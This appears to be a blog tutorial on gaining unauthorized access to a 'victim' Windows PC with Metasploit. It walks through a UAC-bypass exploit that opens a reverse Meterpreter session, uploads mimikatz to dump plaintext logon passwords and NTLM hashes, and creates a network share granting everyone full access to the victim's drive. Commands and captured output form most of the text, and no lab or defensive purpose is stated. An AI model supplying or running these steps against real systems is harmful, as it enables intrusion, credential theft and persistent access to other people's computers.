

How to Access Unauthorized on Remote PC using Metasploit

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Raj

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First Hack the Victim PC Using Metasploit ([Tutorial How to Hack Remote PC](#))

Once you had a remote shell with Metasploit all now use the Bypass UAC module, set the session number and exploit it

```
use exploit/windows/local/bypassuac_injection
```

```
msf exploit (bypassuac_injection)>set session 1
```

```
msf exploit (bypassuac_injection)>exploit
```

```
msf exploit(handler) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > set session 1
session =>1
msf exploit(bypassuac) > exploit

[*] Started reverse handler on 192.168.0.125:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (885806 bytes) to 192.168.0.101
[*] Meterpreter session 2 opened (192.168.0.125:4444 -> 192.168.0.101:1225) at 2016-01-05 11:10:35 +0530
```

mimikatz is a tool to check Windows security. It's now well known to extract plaintexts passwords, hash, PIN code and kerberos tickets from memory. mimikatz can also perform pass-the-hash, pass-the-ticket or build *Golden tickets*.

First Download mimikatz windows version from [here](#) and use the upload command to send a file to the target system.

```
meterpreter > upload /root/Desktop/mimikatz.exe c:\\
[*] uploading :/root/Desktop/mimikatz.exe -> c:\\mimikatz.exe
[*] uploaded : /root/Desktop/mimikatz.exe -> c:\\mimikatz.exe
meterpreter > shell
Process 3704 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\\Windows\\System32>cd ..
```

Type the following command to **check privilege**

```
privilege::debug
```

Now type the following command to get users passwords in text mode.


sekurlsa::logonPasswords

```
C:\>mimikatz.exe  
mimikatz.exe  
mimikatz 1.0 x64 (RC) /* Traitement du Kiwi (May 17 2013 21:34:02) */  
// http://blog.gentilkiwi.com/mimikatz  
  
mimikatz # privilege::debug ←  
Demande d'ACTIVATION du privilège : SeDebugPrivilege : OK  
  
mimikatz # sekurlsa::logonPasswords ←  
  
Authentification Id      : 0;122132  
Package d'authentification : NTLM  
Utilisateur principal    : ignite  
Domaine d'authentification : ignite-PC  
    msv1_0 :          lm{ e8ed6d7426782046aad3b435b51404ee }, ntlm{ 2f54b7db715b36e1140ab3f946705c8c }  
    kerberos :        raj123  
    ssp :  
    wdigest :         raj123 ←  
    tspkg : raj123  
  
Authentification Id      : 0;122094  
Package d'authentification : NTLM  
Utilisateur principal    : ignite  
Domaine d'authentification : ignite-PC  
    msv1_0 :          lm{ e8ed6d7426782046aad3b435b51404ee }, ntlm{ 2f54b7db715b36e1140ab3f946705c8c }  
    kerberos :        raj123  
    ssp :  
    wdigest :         raj123  
    tspkg : raj123  
  
Authentification Id      : 0;997  
Package d'authentification : Negotiate  
Utilisateur principal    : LOCAL SERVICE  
Domaine d'authentification : NT AUTHORITY  
    msv1_0 :          n.s. (Credentials K0)  
    kerberos :  
    ssp :  
    wdigest :  
    tspkg : n.t. (LUID K0)  
  
Authentification Id      : 0;996  
Package d'authentification : Negotiate  
Utilisateur principal    : IGNITE-PC$  
Domaine d'authentification : WORKGROUP  
    msv1_0 :          n.s. (Credentials K0)  
    kerberos :  
    ssp :  
    wdigest :  
    tspkg : n.t. (LUID K0)
```


Using the “net help share” command you will see that the syntax is as follows:

```
C:\>net share raj=d: /grant:everyone,full  
net share raj=d: /grant:everyone,full  
raj was shared successfully.
```

Start, Run dialog box and define the path of the shared folder using the format \\192.18.0.101



It will show you the prompt and type username and password, and then click OK



Now you can access the shared folder. Below is the screenshot for reference.

